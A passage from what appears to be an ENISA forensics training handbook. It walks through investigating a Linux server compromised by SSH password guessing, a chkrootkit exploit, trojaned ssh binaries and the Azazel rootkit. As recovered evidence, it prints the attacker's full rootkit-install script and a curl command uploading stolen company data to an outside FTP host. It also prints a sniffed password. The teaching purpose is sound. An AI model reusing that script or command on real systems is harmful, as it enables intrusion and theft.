logname= uid=0 euid=0 tty=ssh ruser= rhost=ws1.example.com  user=root
...
```

And so on. So the SSH connections were likely a password guessing attack. With some more searching and filtering out unimportant lines with grep, we can look if there is a successful login or perhaps a trace from an exploit:

```
Aug 16 16:06:06 dhcpsrv sshd[30176]: Accepted password for peter from 192.168.5.100 port
50426 ssh2
Aug 16 16:06:06 dhcpsrv sshd[30176]: pam_unix(sshd:session): session opened for user
peter by (uid=0)
```

```
Aug 16 16:06:07 dhcpsrv sshd[30176]: pam_unix(sshd:session): session closed for user
peter
Aug 16 16:11:50 dhcpsrv sshd[30270]: Accepted password for peter from 192.168.5.100 port
58842 ssh2
Aug 16 16:11:50 dhcpsrv sshd[30270]: pam_unix(sshd:session): session opened for user
peter by (uid=0)
```

Therefore, it seems like the guessing attack was successful. In addition, there are some strange lines a few minutes later:

```
Aug 16 16:18:47 dhcpsrv sshd[30972]: Invalid user \rplink.exe 192.168.5.10\r\n\n\r\nogin
as from 192.168.5.100
Aug 16 16:18:47 dhcpsrv sshd[30972]: input_userauth_request: invalid user \\rplink.exe
192.168.5.10\\r\\n\\n\\r\\nogin as [preauth]
Aug 16 16:23:02 dhcpsrv sshd[30974]: fatal: Write failed: Connection reset by peer
[preauth]
Aug 16 16:23:47 dhcpsrv sshd[30976]: fatal: Write failed: Connection reset by peer
[preauth]
```

There are also crashes of the postfix pickup service, starting at 17:17 (/var/log/kern.log.1) that seem to be in libsecurity.so:

```
Aug 16 17:17:06 dhcpsrv kernel: [339812.894601] cleanup[31843]: segfault at 2 ip
00007f4c23705e59 sp 00007fff94d5bd30 error 4 in libsecurity.so[7f4c23701000+8000]
...
```

Now, we can look for binaries-only.zip and libsecurity.so in our disk image and the timeline respectively.

```
> grep binaries-only timeline-daysum.csv
```

```
Thu Jul 14 2016 15:36:55,1940324,m...,r/rrw-rw-r--,1005,1005,407884, "/1/tmp/binaries-
only.zip"
Thu Aug 11 2016 16:41:30,639,m...,r/rrw-r--r--,1005,1005,407891, "/1/tmp/binaries-
only/update"
Mon Aug 15 2016 14:35:27,1940324,...b,r/rrw-rw-r--,1005,1005,407884, "/1/tmp/binaries-
only.zip"
Mon Aug 15 2016 14:35:52,1940324,..c.,r/rrw-rw-r--,1005,1005,407884, "/1/tmp/binaries-
only.zip"
Mon Aug 15 2016 14:37:34,1940324,.a..,r/rrw-rw-r--,1005,1005,407884, "/1/tmp/binaries-
only.zip"
Mon Aug 15 2016 14:37:34,4096,m.cb,d/drwxrwxr-x,1005,1005,407890, "/1/tmp/binaries-only"

Mon Aug 15 2016 14:37:34,639,..cb,r/rrw-r--r--,1005,1005,407891, "/1/tmp/binaries-
only/update"
Mon Aug 15 2016 15:17:03,4096,.a..,d/drwxrwxr-x,1005,1005,407890, "/1/tmp/binaries-only"

Mon Aug 15 2016 15:17:03,639,.a..,r/rrw-r--r--,1005,1005,407891, "/1/tmp/binaries-
only/update"
```

Therefore, we can continue in `/tmp`, since the files must still be there. In `/tmp/binaries-only/update` we find:

```
-----------------------------------------------------
useradd -l -r -m nroot
usermod -G sudo nroot
sed -i '2s/^/nroot:x:0:0:root:\/root:\/bin\/bash\n/' /etc/passwd
chpasswd << EOP
root:New-p8ss
nroot:New-p8ss
EOP
passwd -u root
```

```
mv /usr/sbin/sshd /usr/sbin/sshd.OLD
mv /tmp/update.d/sshd /usr/sbin/sshd
touch -r /usr/sbin/sshd.OLD /usr/sbin/sshd
rm /usr/sbin/sshd.OLD
mv /usr/bin/ssh /usr/bin/ssh.OLD
mv /tmp/update.d/ssh /usr/bin/ssh
touch -r /usr/bin/ssh.OLD /usr/bin/ssh
rm /usr/bin/ssh.OLD

cp /tmp/update.d/libsecurity.so /lib/x86_64-linux-gnu/libsecurity.so
echo "/lib/x86_64-linux-gnu/libsecurity.so" > /etc/ld.so.preload

rm -rf /tmp/update.d /tmp/update
rm -f /tmp/binaries-only.zip
-----------------------------------------------------
```

If this file would be executed, it would add a new user `nroot`, changed the passwords for root and `nroot` to *`New-p8ss`* and installed its own version of `sshd` and `ssh` and installed a library `libsecurity.so` into `/lib/x86_64-linux-gnu/`. As it also manipulated `/etc/ld.so.preload`, this library would automatically be loaded into each newly started process. This is typical for a UNIX userspace rootkit.

We can verify this by looking into `/etc/passwd` and `/etc/ld.so.preload`, etc. We can even recover `/usr/sbin/sshd.OLD` and `/usr/bin/ssh(.OLD)`. When we recover `binaries-only.zip`, we get a look into the zip file:

```
> unzip -l vol2-1.tmp.binaries-only.zip

Archive:  vol2-1.tmp.binaries-only.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2016-08-11 16:42   update.d/
  2897990  2016-07-28 19:43   update.d/sshd
  2374802  2016-07-28 19:50   update.d/ssh
    36080  2016-08-09 19:34   update.d/libsecurity.so
      610  2016-08-09 19:33   update
      639  2016-08-12 18:41   binaries-only/update
---------                     -------
  5310121                     6 files
```

Interestingly, there are two "update" files. When we compare the files from `update.d`, they are identical with what is installed in the filesystem. So the update script really got executed, but which one?

`update` and `binaries-only/update` are identical except for the last line, which only `binaries-only/update` has:

```
rm -f /tmp/binaries-only.zip
```

Since `binaries-only.zip` is still in the filesystem, it must have been the version from the root of the zip file that has been run. To manipulate the system, it must have been done with root privileges. But how?

We have not looked into the timestamps yet. Let us see what happened around the time the `binaries-only.zip` file got onto the system.

Login for peter was at 16:04 (UTC+2), the `binaries-only.zip` file was created 16:35 (UTC+2, inode change time), last access to `binaries-only/update` file was at 17:17 (UTC+2). This corresponds to the timestamp of 17:17:06 (UTC+2) when the postfix service started crashing.
(there are no entries between 15:02 and 15:17). There is this file among the crontabs:

```
Mon Aug 15 2016 15:17:05,866,m.cb,r/rrw-r--r--,0,0,143665,
"/1/etc/cron.hourly/.chkrootkit.swp (deleted-realloc)"
```

It looks like a copy of /etc/group, with nroot added:

```
------------------------
  root:x:0:
  daemon:x:1:
  ...
  postdrop:x:114:
  nroot:x:999:
------------------------
```

Some more entries from 17:17 (remember, our timeline is 1 day, 2h back):

```
Mon Aug 15 2016 15:17:05,0,macb,r/rrw-r-----,0,42,143668, "/1/etc/4913 (deleted)"
Mon Aug 15 2016 15:17:05,0,macb,-/rrw-r--r--,0,0,143669, "/1/$OrphanFiles/OrphanFile-
143669 (deleted)"
```

Empty files, so we learn nothing here.

```
Mon Aug 15 2016 15:17:05,3637,..cb,r/rrw-r--r--,999,999,274178,
"/1/var/spool/postfix/active/0A6CE42F02 (deleted-realloc)"
Mon Aug 15 2016 15:17:05,3637,..cb,r/rrw-r--r--,999,999,274178,
"/1/var/spool/postfix/incoming/0A6CE42F02 (deleted-realloc)"
Mon Aug 15 2016 15:17:05,3637,..cb,r/rrw-r--r--,999,999,274178,
"/1/var/spool/postfix/incoming/42626.30993 (deleted-realloc)"
```

These files are all a copy of the system `/etc/skel/.bashrc` file.

Therefore, we have a lead into `/etc/cron.hourly`, which has only one entry: `chkrootkit`. In addition, the hourly cronjob is executed every hour at 17 minutes into the hour (`/etc/crontab`) which coincides with the data from the timeline. There seems to be a weakness in chkrootkit that somehow was exploited.[23]

The `.bash_history` file in the users home directory can be a great source of information if the attacker gained access to a shell (and forgot to do history -c and unset HISTFILE). So, lets recover peter's history from the filesystem.

```
------------------------
da?e
date
wget http://blog.mysportclub.ex/wp-content/uploads/hk/files/binaries-only.zip
wget http://54.229.228.176/wp-content/uploads/hk/files/binaries-only.zip
wget --no-proxy http://blog.mysportclub.ex/wp-content/uploads/hk/files/binaries-only.zip
...
su nroot
------------------------
```

[23] One could do an internet search for /tmp/update and chkrootkit and be directed to CVE-2014-0476

We already know about the wget part, but the last line is interesting as it shows an "su" to "nroot". As we know from "update", nroot is a new root user with the same home dir as the real root: "/root". However, when recovering the file, it has almost 1000 lines in it, including our own when we made the forensic images. But if we read from the end of the file, we see that the latest entries are those belonging to the investigation, when we took the forensic images. going back a little further, we see

```
------------------------
cat /etc/shadow
cat /etc/shadow > shadow
ls
cd ..
ls
cd ..
ls
tar zcvf company-data-RETD4523.tgz .data/
ls
curl -x "" --disable-epsv -T company-data-RETD4523.tgz -u dump:niceone
ftp://coloserver133
7.myhosting.ex/company-data-RETD4523.tgz
ftp coloserver1337.myhosting.ex
ftp 54.229.228.201
ftp coloserver1337.myhosting.ex
curl -x "" --disable-epsv -T company-data-RETD4523.tgz -u dump:niceone
ftp://coloserver133
7.myhosting.ex/company-data-RETD4523.tgz
------------------------
```

That’s how the data from the company got exfiltrated and to where. We have to look after this host in the NetFlow logs.

```
> host coloserver1337.myhosting.ex
```

```
coloserver1337.myhosting.ex has address 54.229.228.201
```

```
> nfdump -o long -R . 'host 192.168.5.10 and port 21'
```

```
Date first seen          Duration   Proto  Src IP Addr:Port        Dst IP Addr:Port    Flags Tos  Packets   Bytes Flows
2016-08-16 14:49:39.742  4194.301 TCP    192.168.5.10:21       -> 192.168.5.100:62604 .A.R..  0      1    40    1
2016-08-16 14:49:39.742  4194.301 TCP    192.168.5.100:62604 -> 192.168.5.10:21       ....S.  0      1    46    1
2016-08-16 15:59:33.809     0.000 TCP    192.168.5.10:21    ->   192.168.5.100:62604 .A.R..  0      1    40    1
2016-08-16 15:59:33.809     0.000 TCP    192.168.5.100:62604 -> 192.168.5.10:21       ....S.  0      1    46    1
2016-08-16 16:22:00.451  4170.423 TCP     54.229.228.201:21    -> 192.168.5.10:41550 .AP.SF  0      9   621    1
2016-08-16 16:24:12.259  4115.548 TCP     54.229.228.201:21    -> 192.168.5.10:41552 .AP.SF   0    14 1065    1
```

We see flows from 192.168.5.100 and 192.168.5.10, so there seems to be no other internal host that used this server.

We have two more things to do:

- analyse the replacement ssh and sshd
- analyse the attackers libsecurity.so

3.2.1.3 Analysis of ssh and sshd

Lets continue with the SSH and SSHD files. We can recover ssh and sshd from both binaries-only.zip as well as /usr/sbin (for sshd) and /usr/bin (for ssh). Going through the directory listing, we see sshd.old in

/usr/sbin, so we recover this one also, as well as the deleted ssh from /usr/bin. We have six files now and run md5sums on them:

```
5b8679d282d63756e50cd6053b674027  tmp.update.d.ssh
473a00f9714f18d5e60b5c3abe7fe6df  tmp.update.d.sshd
5b8679d282d63756e50cd6053b674027  vol2-1.usr.bin.ssh
bb209b791ea79a5643630e709513eb2a  vol2-1.usr.bin.ssh-deleted
473a00f9714f18d5e60b5c3abe7fe6df  vol2-1.usr.sbin.sshd
5b4c07a41f22a4d26ab953976437c70f  vol2-1.usr.sbin.sshd.OLD
```

As can be seen, the checksums for the versions from the zip files and the ones installed in the system are identical, so they were indeed copied to their new location by the exploit.

In live forensics, one can check the installed binaries with `rpm -V` or `dpkg -V` (on newer Debian-based systems). Doing so would taint the access times on the filesystem, so it's best done after the more volatile evidence has been secured. A superficial analysis of the files with the `strings` command yields:

```
> strings /usr/bin/ssh

...
Packet integrity error (%d bytes remaining) at %s:%d
Warning: Remote host denied authentication agent forwarding.
$1$CdDYLqUD$/Ex1K1GQnhbzo9ph6zFHY0
control_persist_detach
ssh_init_stdio_forwarding
...
```

Between function names and message strings there is something that looks like a password hash. One may try to do a dictionary attack to recover the clear text password, but that’s beyond the scope of this exercise. And there's more:

```
...
key_sign failed
Error in opening file
/tmp/.zZtemp
/tmp/.sniffssh
OUT: %s@%s:%s
zlib@openssh.com,zlib,none
...
```

The same strings are found in `/usr/sbin/sshd`. `/tmp/.zZtemp` and `/tmp/.sniffssh` are quickly recovered from autopsy, `.zZtemp` looks readable:

```
 IN: john@dhcpsrv:eigh&oo8egai$Waz
��IN: john@dhcpsrv:eigh&oo8egai$Waz
��IN: john@dhcpsrv:eigh&oo8egai$Waz

��IN: john@dhcpsrv:eigh&oo8egai$Waz
��IN: john@dhcpsrv:eigh&oo8egai$Waz
��IN: john@dhcpsrv:eigh&oo8egai$Waz
```

We can confirm, that `"eigh&oo8egai$Waz"` is john's password. `.sniffssh` looks binary though. Let’s see if one of the `ssh` or `sshd` processes had either file open with the `volatility` plugin `linux_lsof`:

```
> v25 linux_lsof | egrep '(sniffssh|zZtemp)'
Volatility Foundation Volatility Framework 2.5
```

It seems like the files were not kept open by a process. But both files show a last modified time of 2016-08-15 15:52:55 (UTC) (we're one day off, remember). And there is the output from `linux_find_file` and `linux_enumerate_file` plugins that show that the files are in memory, so they must have been recently written to. Perhaps the files have been closed after being written to. It would take a full reverse engineering of the ssh backdoors to verify this (which is beyond the scope of this exercise).

3.2.1.4 Analysis of libsecurity.so

We can recover `libsecurity.so` from filesystem through autopsy, either `/lib/x86_64-linux-gnu/libsecurity.so` or the file from `/tmp/binaries-only.zip` will do. We can even compare them to be sure they are the same. We can also recover the library from memory with `volatilitys` plugin `linux_find_file`. We should also recover `/etc/ld.so.preload`, just to be sure it really contains the string "`/lib/x86_64-linux-gnu/libsecurity.so`".

Peeking into libsecurity.so with `strings` reveals only this line of interest:

```
...
The whole earth has been corrupted through the works that were taught by Azazel: to him
ascribe all sin.
...
```

An internet search would lead to a bible reference: "1 Enoch 2:8"[24]. But what does the rootkit library do?

The `linux_plthook` plugin from Volatility can be inspect the Procedure Linkage Table (plt) of an executable and look up the library the symbol resolves to. On a non-compromised system, most basic function should reside in libc.so. When filtering the plugin's output with `grep` one can find out which symbols, i.e. system or library functions are redirected.

The output is best redirected into a file as it can be lengthy and the plugin takes some time to run.

```
> vol.py linux_plthook -P ... > linux_plthook....
```

We look at two processes, first an instance of `su`:

```
Task  ELF Start          ELF Name   Symbol              Resolved Address   H Target Info
----- ------------------ ---------- ------------------ ------------------ - -----------
32368 0x0000000000400000 /bin/su    getpwnam            0x00007faecf2fe363 ! /lib/x86_64-
linux-gnu/libsecurity.so
32368 0x0000000000400000 /bin/su    getpwnam_r          0x00007faecf2fe48e ! /lib/x86_64-
linux-gnu/libsecurity.so
32368 0x0000000000400000 /bin/su    fopen               0x00007faecf2fc609 ! /lib/x86_64-
linux-gnu/libsecurity.so
32368 0x0000000000400000 /bin/su    pam_acct_mgmt       0x00007faecf2fe627 ! /lib/x86_64-
linux-gnu/libsecurity.so
32368 0x0000000000400000 /bin/su    pam_authenticate    0x00007faecf2fe1e5 ! /lib/x86_64-
linux-gnu/libsecurity.so
32368 0x0000000000400000 /bin/su    pam_open_session    0x00007faecf2fe2a4 ! /lib/x86_64-
linux-gnu/libsecurity.so
```

And some more from an instance of `bash`:

```
Task  ELF Start          ELF Name   Symbol              Resolved Address   H Target Info
----- ------------------ ---------- ------------------ ------------------ - -----------
32369 0x0000000000400000 /bin/bash  opendir             0x00007f065db9cd77 ! /lib/x86_64-
linux-gnu/libsecurity.so
```

[24] but combine it with the term "linux" or "rootkit"

```
32369 0x0000000000400000 /bin/bash  __lxstat           0x00007f065db9c85f ! /lib/x86_64-
linux-gnu/libsecurity.so
32369 0x0000000000400000 /bin/bash  __xstat            0x00007f065db9cb75 ! /lib/x86_64-
linux-gnu/libsecurity.so
32369 0x0000000000400000 /bin/bash  readdir            0x00007f065db9cdea ! /lib/x86_64-
linux-gnu/libsecurity.so
32369 0x0000000000400000 /bin/bash  open               0x00007f065db9c96b ! /lib/x86_64-
linux-gnu/libsecurity.so
```

One could also look into the symbol table of the library itself, with the `readelf` command:

```
> readelf -s libsecurity.so
```

```
Symbol table '.dynsym' contains 102 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
...
    65: 000000000000396b   133 FUNC    GLOBAL DEFAULT   11 open
    66: 0000000000005110   114 FUNC    GLOBAL DEFAULT   11 accept
    67: 000000000000374d   137 FUNC    GLOBAL DEFAULT   11 lstat
    68: 00000000000039f0   115 FUNC    GLOBAL DEFAULT   11 rmdir
    69: 00000000002085c0  1536 OBJECT  GLOBAL DEFAULT   23 syscall_list
    70: 0000000000004150   133 FUNC    GLOBAL DEFAULT   11 link
    71: 00000000000061a0     0 FUNC    GLOBAL DEFAULT   12 _fini
    72: 0000000000003609   161 FUNC    GLOBAL DEFAULT   11 fopen
    73: 0000000000003f9d   435 FUNC    GLOBAL DEFAULT   11 readdir64
    74: 00000000000038e5   134 FUNC    GLOBAL DEFAULT   11 __lxstat64
    75: 0000000000005627   191 FUNC    GLOBAL DEFAULT   11 pam_acct_mgmt
    76: 00000000000041d5  1315 FUNC    GLOBAL DEFAULT   11 execve
    77: 0000000000006149    87 FUNC    GLOBAL DEFAULT   11 pcap_loop
    78: 0000000000003a63   137 FUNC    GLOBAL DEFAULT   11 stat
    79: 00000000000051e5   191 FUNC    GLOBAL DEFAULT   11 pam_authenticate
    80: 0000000000003cf4   131 FUNC    GLOBAL DEFAULT   11 unlinkat
    81: 00000000000036aa   163 FUNC    GLOBAL DEFAULT   11 fopen64
    82: 000000000000548e   409 FUNC    GLOBAL DEFAULT   11 getpwnam_r
    83: 0000000000005182    99 FUNC    GLOBAL DEFAULT   11 x
    84: 0000000000003b75   134 FUNC    GLOBAL DEFAULT   11 __xstat
    85: 0000000000003c81   115 FUNC    GLOBAL DEFAULT   11 unlink
    86: 0000000000002cf9   101 FUNC    GLOBAL DEFAULT   11 ptrace
    87: 0000000000208560     0 NOTYPE  GLOBAL DEFAULT   23 __bss_start
    88: 0000000000003dea   435 FUNC    GLOBAL DEFAULT   11 readdir
    89: 0000000000003d77   115 FUNC    GLOBAL DEFAULT   11 opendir
    90: 0000000000208bc0     0 NOTYPE  GLOBAL DEFAULT   23 _end
    91: 0000000000208300     8 OBJECT  GLOBAL DEFAULT   22 azazel
    92: 000000000000358f   122 FUNC    GLOBAL DEFAULT   11 access
    93: 00000000000037d6   137 FUNC    GLOBAL DEFAULT   11 lstat64
    94: 0000000000003aec   137 FUNC    GLOBAL DEFAULT   11 stat64
    95: 0000000000208560     0 NOTYPE  GLOBAL DEFAULT   22 _edata
    96: 0000000000003bfb   134 FUNC    GLOBAL DEFAULT   11 __xstat64
    97: 00000000000052a4   191 FUNC    GLOBAL DEFAULT   11 pam_open_session
    98: 0000000000005363   299 FUNC    GLOBAL DEFAULT   11 getpwnam
    99: 00000000000056e6   249 FUNC    GLOBAL DEFAULT   11 pam_sm_authenticate
   100: 000000000000385f   134 FUNC    GLOBAL DEFAULT   11 __lxstat
   101: 0000000000002248     0 FUNC    GLOBAL DEFAULT    9 _init
```

That is the list of system and library calls manipulated by the rootkit. To find out more, one would have to disassemble the code and reverse engineer the functionality—activities that cannot be done during the timeframe of the exercise.

3.3 TASK 4: Advise on the course of action

This task is the presentation & reporting phase of the forensic process, with additional steps from the incident response process.

- **Review and update the IoCs**
- **Create a report sketch – the most important findings**
- **Create recommendations of immediate actions**

3.3.1 Indicators of Compromise

Network – the update should include the traffic to the RAT host with the exfiltrated data.

Linux System:

- The new user "nroot" and the changes to re-enable root access to the system
- The trojaned ssh and sshd binaries with their checksums
  - Also to location and structure of the sniffed passwords file `/tmp/.sniffssh`
- The Azazel rootkit
  - Indicators of rootkit presence like ptrace not working, no access to `/etc/ld.so.preload`
  - The content of `/etc/ld.so.preload`
  - The actual rootkit library `/lib/x86_64-linux-gnu/libsecurity.so`

3.3.2 Report

The report should include a short timeline of the events. That means that the findings must gathered and brought into a chronological order. Explain each finding. What leads were used, how the leads were obtained and what lead to the conclusion(s).

3.3.3 Recommendations

This part should be split into short and long-term recommendations.

Short term measures should concentrate on taking back control and could include:

- Disable root access to the system again
- Delete the `nroot` account
- Delete `/etc/ld.so.preload` and /lib/x86_64-linux-gnu/libsecurity.so
- Replace `/usr/sbin/sshd` and `/usr/bin/ssh` with known good copies
- Delete `/tmp/.sniffssh` and `.zZtemp`
- Change all sniffed passwords and (of course) Joe's password to a stronger one

Long-term recommendations would focus on preventing similar incidents, like:

- Implementing a stronger password policy, which would have prevented the break-in altogether
- Disallowing internet access for the DHCP server, except for DNS lookups. This would have made exfiltration of data more difficult.
- Regular checksum checks (i.e. aide, OSSEC HIDS or tripwire) to augment chkrootkit. That would have detected the break-in earlier.

3.4 Exercise summary

Summarize the exercise. Which task did you find most difficult? Exchange your opinions, ask questions, and give feedback about the exercise.

3.5 Tools and environment

- Exercise performed using Ubuntu Linux 14.04 LTS operating system
- Network environment created using pfsense 2.3.1 firewall distribution
- Forensic tools used:
    - NetFlow SENsor (nfdump, nfsen): http://nfsen.sourceforge.net/
    - FastIR Collector Linux: https://github.com/SekoiaLab/Fastir_Collector_Linux
- Malicious code:
    - Azazel Userland rootkit: https://packetstormsecurity.com/files/125240/Azazel-Userland-Rootkit.html
    - OpenSSH 6.7 Backdoor: https://github.com/bl0w/bl0wsshd00r67p1
    - Chkrootkit local exploit: https://www.exploit-db.com/exploits/38775/

4. References

1. ENISA trainings "Digital forensics" https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational/#network_forensics (last accessed on August 30th 2016)
2. Network forensics https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational/#digital_forensics (last accessed on August 30th 2016)
3. https://en.wikipedia.org/wiki/Digital_forensic_process (last accessed on August 30th 2016)
4. "Identification and handling of electronic evidence" https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/identification-and-handling-of-electronic-evidence-handbook (last accessed on August 30th 2016)
5. R. Bejtlich: "Structured traffic analysis", Insecure Magazine No 4, Oct 2005, https://www.helpnetsecurity.com/dl/insecure/INSECURE-Mag-4.pdf (last accessed on August 30th 2016)
6. https://www.nsc.liu.se/joint-sec-training-media/forensics.pdf (last accessed on August 30th 2016)
7. https://github.com/ironbits/pfsense-tools (last accessed on August 30th 2016)
8. Introduction to Cisco IOS NetFlow - A Technical Overview http://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/ios-netflow/prod_white_paper0900aecd80406232.html (last accessed on August 30th 2016)
9. PCAP http://www.tcpdump.org/manpages/pcap.3pcap.html (last accessed on August 30th 2016)
10. IETF Request For Comments (RFC) 1034: Domain Names – Concepts and Facilities, https://tools.ietf.org/html/rfc1034 (last accessed on August 30th 2016)
11. Network forensics https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational#network_forensics (last accessed on August 30th 2016)
12. Gary Palmer, A Road Map for Digital Forensic Research, Report from DFRWS 2001, First Digital Forensic Research Workshop, Utica, New York, August 7 – 8, 2001, Page(s) 27–30
13. “Electronic evidence guide”, version 1.0, created as part of CyberCrime@IPA, EU/COE Joint Project on Regional Cooperation against Cybercrime.
14. S. Davidoff, J. Ham "Network Forensics – Tracking Hackers Through Cyberspace", Prentice Hall 2012, pp 17, ISBN-13: 978-0-13-256471-7
15. K. Kent, S. Chevalier, T. Grance, H. Dang "Guide to Integrating Forensic Techniques into Incident Response", NIST Special Publication 800-86, http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf (last accessed on August 30th 2016)
16. Casey, Eoghan "Digital Evidence and Computer Crime", 2nd Edition, Elsevier, ISBN 978-0-12-374267-4, p 634
17. http://www.edrm.net/resources/glossaries/glossary/c/chain-of-custody (last accessed on August 30th 2016)
18. M Reith; C Carr; G Gunsch (2002). "An examination of digital forensic models". International Journal of Digital Evidence. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.13.9683 (last accessed on August 30th 2016)
19. Carrier, Brian D (7 June 2006). "Basic Digital Forensic Investigation Concepts". http://www.digital-evidence.org/di_basics.html (last accessed on August 30th 2016)
20. Carrier, Brian D (7 June 2006). "Basic Digital Forensic Investigation Concepts". http://www.digital-evidence.org/di_basics.html (last accessed on August 30th 2016)
21. Forensic Examination of Digital Evidence: A Guide for Law Enforcement (PDF) http://www.ncjrs.goc/pdffiles/nij/199408.pdf (last accessed on August 30th 2016)

22. Fundamental Investigation Guide for Windows http://technet.microsoft.com/en-us/library/cc162847.aspx (last accessed on August 30th 2016)
23. Hofstede, Rick; Celeda, Pavel; Trammell, Brian; Drago, Idilio; Sadre, Ramin; Sperotto, Anna; Pras, Aiko. "Flow Monitoring Explained: From Packet Capture to Data Analysis with NetFlow and IPFIX". IEEE Communications Surveys & Tutorials. IEEE Communications Society. 16 (4): 28. doi:10.1109/COMST.2014.2321898
24. https://en.wikipedia.org/wiki/NetFlow (last accessed on August 30th 2016)
25. http://nfdump.sourceforge.net/ (last accessed on August 30th 2016)
26. https://github.com/ironbits/pfsense-tools/tree/master/pfPorts/clog/files (last accessed on August 30th 2016)
27. pfSense https://www.pfsense.org/ (last accessed on August 30th 2016)

ENISA
European Union Agency for Network
and Information Security
Science and Technology Park of Crete (ITE)
Vassilika Vouton, 700 13, Heraklion, Greece

Athens Office
1 Vass. Sofias & Meg. Alexandrou
Marousi 151 24, Athens, Greece

PO Box 1309, 710 01 Heraklion, Greece
Tel: +30 28 14 40 9710
info@enisa.europa.eu
www.enisa.europa.eu